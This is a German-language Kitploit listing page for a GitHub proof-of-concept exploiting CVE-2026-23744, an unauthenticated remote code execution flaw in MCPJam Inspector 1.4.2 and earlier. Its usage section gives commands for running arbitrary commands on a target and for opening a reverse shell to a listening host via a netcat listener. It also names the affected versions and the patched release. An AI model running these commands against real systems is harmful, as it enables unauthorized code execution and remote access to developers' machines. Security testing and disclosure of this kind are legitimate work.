Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-23744 — Proof-of-Concept für nicht authentifizierte Remote-Codeausführung für CVE-2026-23744, der auf MCPJam Inspector abzielt. Generiert maßgeschneiderte MCP-serverConfig-Payloads, um den Endpunkt /api/mcp/connect auszunutzen, mit Unterstützung für Reverse-Shell und Dry-Run-Debugging. | Kitploit
Tools/GitHubGitHub/ozcanpng/cve-2026-23744
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlRed TeamingRemote-Access-Tool
GitHub
ozcanpng/cve-2026-23744

CVE-2026-23744

Proof-of-Concept für nicht authentifizierte Remote-Codeausführung für CVE-2026-23744, der auf MCPJam Inspector abzielt. Generiert maßgeschneiderte MCP-serverConfig-Payloads, um den Endpunkt /api/mcp/connect auszunutzen, mit Unterstützung für Reverse-Shell und Dry-Run-Debugging.

Repository anzeigen
128vor 4 MonatenNoch nicht geprüft
Teilen

CVE-2026-23744 — MCPJam Inspector Unauthentifizierte RCE

PoC für die nicht authentifizierte Remote-Codeausführung von CVE-2026-23744. MCPJam Inspector 1.4.2 und frühere Versionen legen über /api/mcp/connect Funktionen offen, mit denen sich ohne Authentifizierung ein vom Angreifer kontrollierter MCP-Server-Befehl starten lässt.

Nur für autorisierte Tests und Forschungszwecke. Nicht gegen Systeme verwenden, die Ihnen nicht gehören oder für die Sie keine ausdrückliche Genehmigung zum Testen haben.


Was es tut

HTTP POST -> /api/mcp/connect -> serverConfig command -> process launch -> command execution
  1. Erstellt ein präpariertes MCP-serverConfig-Payload.
  2. Zielt auf den nicht authentifizierten Endpunkt /api/mcp/connect.
  3. Startet einen konfigurierten Befehl über bash -c.
  4. Unterstützt sichere Befehlsvalidierung und Reverse-Shell-Payloads.
  5. Bietet Dry-Run-/Debug-Modi zur Payload-Inspektion, bevor Datenverkehr gesendet wird.




Screenshots

Reverse-Shell-Einrichtung

Reverse-Shell-Einrichtung

MCPJam-Connect-Payload

MCPJam-Connect-Payload

Shell empfangen

Shell empfangen


Einrichtung

git clone https://github.com/ozcanpng/CVE-2026-23744.git
cd CVE-2026-23744
pip install -r requirements.txt

Verwendung

Sicherer Befehlsnachweis

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --cmd 'id'

Reverse-Shell

Starten Sie zuerst einen Listener:

rlwrap nc -lvnp 4444

Führen Sie dann Folgendes aus:

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444

Nützliche Optionen:

--cmd COMMAND       Command to execute (default: id)
--server-id VALUE   serverId value in the crafted MCP config (default: pwn)
--dry-run           Build payload flow without sending the HTTP request
--debug             Print endpoint and JSON payload
--verify-tls        Verify HTTPS certificates
--timeout SECONDS   HTTP timeout in seconds (default: 8)
--yes               Skip reverse-shell confirmation prompt

Betroffen

ProduktBetroffene VersionErforderlicher ZugriffAuswirkung
MCPJam Inspector<= 1.4.2KeinerRemote-Befehlsausführung als der Prozessbenutzer von MCPJam Inspector

Das Problem ist besonders exponiert, wenn MCPJam Inspector auf 0.0.0.0 lauscht, wodurch entfernte Hosts den Entwicklungsdienst erreichen können.


Hinweise

  • Der PoC sendet ein JSON-Payload an /api/mcp/connect.
  • Der Befehl wird über serverConfig.command und serverConfig.args übergeben.
  • Bevorzugen Sie --cmd für eine sichere Validierung, bevor Sie eine Reverse-Shell versuchen.
  • Verwenden Sie --dry-run --debug, um die generierte Anfrage zu prüfen, ohne ein Ziel zu kontaktieren.
  • Version 1.4.3 enthält laut NVD den Upstream-Patch.

Referenzen

  • NVD — CVE-2026-23744
  • GitHub Security Advisory — GHSA-232v-j27c-5pp6
  • Patch-Commit
  • MCPJam Inspector

PoC-Autor

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    339
  • 4

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    317
  • 5

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    307
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    294

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →